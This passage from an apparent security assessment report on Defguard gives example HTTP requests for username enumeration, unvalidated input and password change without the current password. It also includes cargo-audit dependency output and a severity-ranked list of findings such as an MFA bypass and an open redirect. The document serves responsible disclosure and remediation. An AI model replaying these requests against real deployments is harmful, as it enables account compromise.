Connection: close

{"password":"test","username":"admin123"}

Response:
HTTP/1.1 401 Unauthorized
[...]
{"msg":"user not found"}
```

We recommend preventing the application from revealing existence of a username.

Lack of proper, server-side validation of input data

Severity: **informative**

The application is lacking proper validation of user-supplied data. It is possible to pass arbitrary strings containing characters which should not appear in, e.g., a valid email address, first or last name, or a phone number:

```
Request:
POST /api/v1/user/ HTTP/1.1
Host: localhost:10106
Content-Length: 82361
sec-ch-ua: "Chromium";v="111", "Not (A:Brand";v="8"
sec-ch-ua-platform: "Linux"
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/111.0.5563.111 Safari/537.36
Content-Type: application/json
Accept: */*
Origin: http://localhost:8000
Sec-Fetch-Site: same-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:8000
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: defguard_session=UTSJTH17NB6YzpcTKhEblsdx
Connection: close

{"email":"Test1234567890!@#$$% [ ...
]$%^*()Test1234567890!@#$$%^*()","first_name":"Test1234567890!@#$$% [ ...
]$%^*()Test1234567890!@#$$%^*()","last_name":"Test1234567890!@#$$% [ ...
]$%^*()Test1234567890!@#$$%^*()","password":"Test1234567890!@#$$% [ ...
]$%^*()Test1234567890!@#$$%^*()","phone":"Test1234567890!@#$$% [ ...
]$%^*()Test1234567890!@#$$%^*()","username":"ldtest11"

Response:
HTTP/1.1 201 Created
[...]
```

The application also allows for providing very long input. It may result in a Denial-of-Service condition.

Whereas the validation is lacking, no injection type of a vulnerability was identified (except for a non-exploitable [DOM-based XSS](#), hardly exploitable [inconsistent username verification](#) and a [log injection](#) issue).


We recommend implementing proper, server-side validation of user-supplied data. More information:

https://cheatsheetseries.owasp.org/cheatsheets/Input_Validation_Cheat_Sheet.html

Current password not required upon its change

Severity: **informative**

Neither the user interface, nor the API require a current password upon its change to a new one. Exploitation of this issue may result in an unauthorised password change in case of someone gaining access to authenticated session in the victim user's web browser:



```
Request:
PUT /api/v1/user/usertest/password HTTP/1.1
Host: 127.0.0.1
Content-Length: 28
sec-ch-ua: "Chromium";v="111", "Not(A:Brand";v="8"
Accept: application/json, text/plain, */*
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://127.0.0.1
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1/me
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: defguard_session=chbj40UzUmpwOVQWd9684tZ9
Connection: close
```

```
{ "new_password": "Test2023!" }
```

```
Response:
HTTP/1.1 200 OK
[...]
```

The following piece of the source code presents the function responsible for a password change:

```
https://github.com/DefGuard/defguard/blob/bfe4f2dc5885559b18b3ce53972d7496e4a90827/src/handlers/user.rs#L164-L186:
#[put("/user/<username>/password", format = "json", data = "<data>")]
pub async fn change_password(
    session: SessionInfo,
    appstate: &State<AppState>,
    username: &str,
    data: Json<PasswordChange>,
) -> ApiResult {
    debug!(
        "User {} changing password for user {}",
        session.user.username, username
    );
    let mut user = user_for_admin_or_self(&appstate.pool, &session, username).await?;
    user.set_password(&data.new_password);
    user.save(&appstate.pool).await?;
    if appstate.license.validate(&Features::Ldap) {
```

```
        let _result = ldap_change_password(&appstate.config, username,
&data.new_password).await;
    }
    info!(
        "User {} changed password for user {}",
        session.user.username, username
    );
    Ok(ApiResponse::default())
}
```

We recommend requiring a current password upon its change to a new one – both in the UI and by the API endpoint.

Vulnerable libraries

Severity: **informative**

Defguard and Gateway source code repositories were analysed (by a *cargo-audit* tool) against possibly outdated or vulnerable libraries. Several of them have been found:

- Defguard source code repository:

```
Fetching advisory database from `https://github.com/RustSec/advisory-db.git`
  Loaded 537 security advisories (from /home/rand0w/.cargo/advisory-db)
Updating crates.io index
Scanning Cargo.lock for vulnerabilities (485 crate dependencies)
Crate:      openssl
Version:    0.10.45
Title:      `openssl` `SubjectAlternativeName` and `ExtendedKeyUsage::other` allow arbitrary
file read
Date:       2023-03-24
ID:         RUSTSEC-2023-0023
URL:        https://rustsec.org/advisories/RUSTSEC-2023-0023
Solution:   Upgrade to >=0.10.48
Dependency tree:
openssl 0.10.45
├── webauthn-rs-core 0.4.9
│   └── webauthn-rs 0.4.8
│       └── defguard 0.4.11
├── webauthn-authenticator-rs 0.4.9
│   └── defguard 0.4.11
├── native-tls 0.2.11
│   ├── tokio-native-tls 0.3.1
│   │   ├── sqlx-rt 0.6.2
│   │   │   ├── sqlx-macros 0.6.2
│   │   │   │   ├── sqlx 0.6.2
│   │   │   │   └── defguard 0.4.11
│   │   │   └── sqlx-core 0.6.2
│   │   │       ├── sqlx-macros 0.6.2
│   │   │       └── sqlx 0.6.2
│   │   └── reqwest 0.11.14
│   │       ├── ethers-providers 1.0.2
│   │       │   ├── ethers-middleware 1.0.2
│   │       │   │   ├── ethers 1.0.2
│   │       │   │   └── defguard 0.4.11
│   │       │   ├── ethers-contract 1.0.2
│   │       │   │   ├── ethers-middleware 1.0.2
│   │       │   │   └── ethers 1.0.2
│   │       │   └── ethers 1.0.2
│   │       ├── ethers-middleware 1.0.2
│   │       ├── ethers-etherscan 1.0.2
│   │       │   ├── ethers-middleware 1.0.2
│   │       │   └── ethers 1.0.2
│   │       ├── ethers-contract-abigen 1.0.2
│   │       │   ├── ethers-contract-derive 1.0.2
│   │       │   └── ethers-contract 1.0.2
│   │       └── ethers-contract 1.0.2
│   │           └── defguard 0.4.11
│   ├── ldap3 0.10.6
│   │   └── defguard 0.4.11
│   ├── hyper-tls 0.5.0
│   │   └── reqwest 0.11.14
│   ├── sqlx-rt 0.6.2
│   ├── reqwest 0.11.14
│   ├── ldap3 0.10.6
│   ├── hyper-tls 0.5.0
│   └── compact_jwt 0.2.9
│       └── webauthn-rs-core 0.4.9
Crate:      openssl
Version:    0.10.45
Title:      `openssl` `X509NameBuilder::build` returned object is not thread safe
Date:       2023-03-24
ID:         RUSTSEC-2023-0022
URL:        https://rustsec.org/advisories/RUSTSEC-2023-0022
Solution:   Upgrade to >=0.10.48
```


Crate: openssl
Version: 0.10.45
Title: `openssl` `X509Extension::new` and `X509Extension::new_nid` null pointer dereference
Date: 2023-03-24
ID: RUSTSEC-2023-0024
URL: <https://rustsec.org/advisories/RUSTSEC-2023-0024>
Solution: Upgrade to >=0.10.48

Crate: time
Version: 0.1.45
Title: Potential segfault in the time crate
Date: 2020-11-18
ID: RUSTSEC-2020-0071
URL: <https://rustsec.org/advisories/RUSTSEC-2020-0071>
Severity: 6.2 (medium)
Solution: Upgrade to >=0.2.23

Dependency tree:

```
time 0.1.45
├── chrono 0.4.24
│   ├── sqlx-core 0.6.2
│   │   ├── sqlx-macros 0.6.2
│   │   │   └── sqlx 0.6.2
│   │   │       └── defguard 0.4.11
│   │   └── sqlx 0.6.2
│   ├── openidconnect 2.5.1
│   │   └── defguard 0.4.11
│   ├── oauth2 4.3.0
│   │   └── openidconnect 2.5.1
│   ├── ethers-core 1.0.2
│   │   ├── ethers-signers 1.0.2
│   │   │   ├── ethers-middleware 1.0.2
│   │   │   │   └── ethers 1.0.2
│   │   │   │       └── defguard 0.4.11
│   │   │   └── ethers 1.0.2
│   │   ├── ethers-providers 1.0.2
│   │   │   ├── ethers-middleware 1.0.2
│   │   │   ├── ethers-contract 1.0.2
│   │   │   │   └── ethers-middleware 1.0.2
│   │   │   │       └── ethers 1.0.2
│   │   │   └── ethers 1.0.2
│   │   ├── ethers-middleware 1.0.2
│   │   ├── ethers-etherscan 1.0.2
│   │   │   └── ethers-middleware 1.0.2
│   │   │       └── ethers 1.0.2
│   │   ├── ethers-derive-eip712 1.0.2
│   │   │   └── ethers-contract 1.0.2
│   │   ├── ethers-contract-derive 1.0.2
│   │   │   └── ethers-contract 1.0.2
│   │   ├── ethers-contract-abigen 1.0.2
│   │   │   ├── ethers-contract-derive 1.0.2
│   │   │   └── ethers-contract 1.0.2
│   │   ├── ethers-contract 1.0.2
│   │   ├── ethers-addressbook 1.0.2
│   │   │   └── ethers 1.0.2
│   │   └── ethers 1.0.2
└── defguard 0.4.11
```

Crate: atty
Version: 0.2.14
Warning: unsound
Title: Potential unaligned read
Date: 2021-07-04
ID: RUSTSEC-2021-0145
URL: <https://rustsec.org/advisories/RUSTSEC-2021-0145>

Dependency tree:

```
atty 0.2.14
├── rocket 0.5.0-rc.2
│   └── defguard 0.4.11
├── colored 1.9.3
│   └── fern 0.6.1
│       └── defguard 0.4.11
```

Crate: spin
Version: 0.9.6
Warning: yanked
Dependency tree:

```
spin 0.9.6
├─ multer 2.0.4
│   └─ rocket 0.5.0-rc.2
│       └─ defguard 0.4.11
└─ warning: 2 allowed warnings found
error: 4 vulnerabilities found!
```

- Gateway source code repository:

```
Fetching advisory database from `https://github.com/RustSec/advisory-db.git`
Loaded 537 security advisories (from /home/rand0w/.cargo/advisory-db)
Updating crates.io index
Scanning Cargo.lock for vulnerabilities (224 crate dependencies)
Crate:    time
Version:  0.1.45
Title:    Potential segfault in the time crate
Date:     2020-11-18
ID:       RUSTSEC-2020-0071
URL:      https://rustsec.org/advisories/RUSTSEC-2020-0071
Severity: 6.2 (medium)
Solution: Upgrade to >=0.2.23
Dependency tree:
time 0.1.45
├─ chrono 0.4.24
│   └─ defguard-gateway 0.4.1
└─
Crate:    boxfnonce
Version:  0.1.1
Warning:  unmaintained
Title:    `boxfnonce` obsolete with release of Rust 1.35.0
Date:     2019-06-20
ID:       RUSTSEC-2019-0040
URL:      https://rustsec.org/advisories/RUSTSEC-2019-0040
Dependency tree:
boxfnonce 0.1.1
├─ daemonize 0.4.1
│   └─ boringtun 0.4.0
│       └─ defguard-gateway 0.4.1
└─
Crate:    daemonize
Version:  0.4.1
Warning:  unmaintained
Title:    `daemonize` is Unmaintained
Date:     2021-09-01
ID:       RUSTSEC-2021-0147
URL:      https://rustsec.org/advisories/RUSTSEC-2021-0147
Dependency tree:
daemonize 0.4.1
├─ boringtun 0.4.0
│   └─ defguard-gateway 0.4.1
└─
Crate:    atty
Version:  0.2.14
Warning:  unsound
Title:    Potential unaligned read
Date:     2021-07-04
ID:       RUSTSEC-2021-0145
URL:      https://rustsec.org/advisories/RUSTSEC-2021-0145
Dependency tree:
atty 0.2.14
├─ env_logger 0.9.3
│   └─ defguard-gateway 0.4.1
└─
Crate:    quote
Version:  1.0.25
Warning:  yanked
Dependency tree:
quote 1.0.25
├─ wasm-bindgen-macro-support 0.2.84
│   └─ wasm-bindgen-macro 0.2.84
│       └─ wasm-bindgen 0.2.84
│           └─ web-sys 0.3.61
│               └─ ring 0.16.20
│                   └─ webpki 0.22.0
└─
```

```

├── tokio-rustls 0.23.4
│   ├── tonic 0.8.3
│   │   └── defguard-gateway 0.4.1
│   └── rustls 0.20.8
│       └── tokio-rustls 0.23.4
├── sct 0.7.0
│   └── rustls 0.20.8
├── rustls 0.20.8
├── boringtun 0.4.0
│   └── defguard-gateway 0.4.1
├── js-sys 0.3.61
│   ├── web-sys 0.3.61
│   ├── iana-time-zone 0.1.53
│   │   └── chrono 0.4.24
│   │       └── defguard-gateway 0.4.1
│   └── chrono 0.4.24
├── iana-time-zone 0.1.53
├── chrono 0.4.24
├── wasm-bindgen-macro 0.2.84
├── wasm-bindgen-backend 0.2.84
│   └── wasm-bindgen-macro-support 0.2.84
├── tracing-attributes 0.1.23
│   └── tracing 0.1.37
│       ├── tracing-futures 0.2.5
│       │   └── tonic 0.8.3
│       ├── tower 0.4.13
│       │   ├── tower-http 0.3.5
│       │   │   └── axum 0.6.7
│       │   │       └── tonic 0.8.3
│       │   └── tonic 0.8.3
│       └── axum 0.6.7
├── tonic 0.8.3
├── tokio-util 0.7.7
│   ├── tower 0.4.13
│   ├── tonic 0.8.3
│   └── h2 0.3.16
│       ├── tonic 0.8.3
│       └── hyper 0.14.25
│           ├── tonic 0.8.3
│           ├── hyper-timeout 0.4.1
│           │   └── tonic 0.8.3
│           └── axum 0.6.7
├── hyper 0.14.25
├── h2 0.3.16
├── boringtun 0.4.0
├── tonic-build 0.8.4
│   └── defguard-gateway 0.4.1
├── tokio-macros 1.8.2
│   └── tokio 1.26.0
│       ├── tower 0.4.13
│       ├── tonic 0.8.3
│       ├── tokio-util 0.7.7
│       ├── tokio-stream 0.1.12
│       │   └── tonic 0.8.3
│       │       └── defguard-gateway 0.4.1
│       ├── tokio-rustls 0.23.4
│       ├── tokio-io-timeout 1.2.0
│       │   └── hyper-timeout 0.4.1
│       ├── hyper-timeout 0.4.1
│       ├── hyper 0.14.25
│       ├── h2 0.3.16
│       └── defguard-gateway 0.4.1
├── thiserror-impl 1.0.39
│   └── thiserror 1.0.39
│       ├── netlink-packet-utils 0.5.2
│       │   ├── netlink-packet-wireguard 0.2.1
│       │   │   └── defguard-gateway 0.4.1
│       │   ├── netlink-packet-route 0.11.0
│       │   │   └── defguard-gateway 0.4.1
│       │   └── netlink-packet-generic 0.3.1
│       │       ├── netlink-packet-wireguard 0.2.1
│       │       │   └── defguard-gateway 0.4.1
│       │       └── netlink-packet-core 0.4.2
│       │           ├── netlink-packet-route 0.11.0
│       │           ├── netlink-packet-generic 0.3.1
│       │           └── defguard-gateway 0.4.1
│       └── jni 0.19.0

```

```

├── boringtun 0.4.0
├── defguard-gateway 0.4.1
├── syn 1.0.109
├── wasm-bindgen-macro-support 0.2.84
├── wasm-bindgen-backend 0.2.84
├── tracing-attributes 0.1.23
├── tonic-build 0.8.4
├── tokio-macros 1.8.2
├── thiserror-impl 1.0.39
├── prost-derive 0.11.8
├── tonic 0.8.3
├── prost 0.11.8
├── tonic 0.8.3
├── prost-types 0.11.8
├── prost-build 0.11.8
├── tonic-build 0.8.4
├── prost-build 0.11.8
├── defguard-gateway 0.4.1
├── prost-build 0.11.8
├── proc-macro-error 1.0.4
├── clap_derive 4.1.8
├── clap 4.1.8
├── defguard-gateway 0.4.1
├── prettyplease 0.1.24
├── tonic-build 0.8.4
├── prost-build 0.11.8
├── pin-project-internal 1.0.12
├── pin-project 1.0.12
├── tracing-futures 0.2.5
├── tower 0.4.13
├── tonic 0.8.3
├── cxxbridge-macro 1.0.92
├── cxx 1.0.92
├── iana-time-zone-haiku 0.1.1
├── iana-time-zone 0.1.53
├── cxx-build 1.0.92
├── iana-time-zone-haiku 0.1.1
├── clap_derive 4.1.8
├── async-trait 0.1.66
├── tonic 0.8.3
├── axum-core 0.3.3
├── axum 0.6.7
├── axum 0.6.7
├── async-stream-impl 0.3.4
├── async-stream 0.3.4
├── tonic 0.8.3
├── defguard-gateway 0.4.1
├── prost-derive 0.11.8
├── proc-macro-error-attr 1.0.4
├── proc-macro-error 1.0.4
├── proc-macro-error 1.0.4
├── pin-project-internal 1.0.12
├── cxxbridge-macro 1.0.92
├── cxx-build 1.0.92
├── clap_derive 4.1.8
├── async-trait 0.1.66
├── async-stream-impl 0.3.4
warning: 4 allowed warnings found
error: 1 vulnerability found!

```

We recommend keeping software packages updated, based on their vendors' recommendations.

Appendix A – List of Vulnerabilities

Vulnerability	ID	Severity
Regular user can list all other application users	TDG-5	High
Removing a device does not remove a VPN configuration from the gateway	TDG-35	Medium
DoS of the gateway via adding an invalid key by a regular user	TDG-34	Medium
<i>access_token</i> provides unrestricted access to the user account	TDG-30	Medium
RFC6749 violation: <i>authorization_code</i> re-use	TDG-29	Medium
MFA bypass by adding a new YubiKey	TDG-27	Medium
Lack of nonce re-generation results in the same signature for each wallet	TDG-17	Medium
Regular user can list devices of other users	TDG-8	Medium
Log injection	TDG-22	Medium
Regular user can provision YubiKey for other users	TDG-4	Medium
Lack of brute-force password guessing prevention	TDG-16	Medium
Regular user can read, modify or delete data related to OpenID applications	TDG-6	Medium
Leak of public keys containing user's name and email address	TDG-11	Medium
Regular user can remove YubiKey Provisioner jobs	TDG-9	Medium
RFC6749 violation: open redirect via <i>redirect_uri</i>	TDG-28	Low
RFC6749 violation: <i>state</i> is not returned in OAuth error response	TDG-31	Low
Leak of user email address upon MFA	TDG-25	Low
Improper implementation of MFA activation for previously removed wallets	TDG-18	Low
Self-DoS by switching enabling and disabling MFA for a wallet	TDG-21	Low
Wallet address enumeration	TDG-20	Low
Password policy bypass	TDG-14	Low
Logout function does not invalidate the session	TDG-12	Low
Username enumeration via gRPC interface	TDG-10	Low
Identification of a currently logged-in username	TDG-3	Low
DOM-based Cross-Site Scripting via cookie value	TDG-39	Informative
Leak of licence data	TDG-38	Informative
Cookie <i>SameSite</i> flag set to <i>None</i>	TDG-37	Informative
Inconsistent username verification	TDG-36	Informative
RFC6749 violation: the same parameters allowed multiple times	TDG-33	Informative
RFC6749 violation: improper error response	TDG-32	Informative
Invalid wallet signature results in a server error	TDG-19	Informative
Username enumeration – 1	TDG-15	Informative
Username enumeration – 2	TDG-2	Informative
Lack of proper, server-side validation of input data	TDG-13	Informative
Current password not required upon its change	TDG-7	Informative
Vulnerable libraries	TDG-1	Informative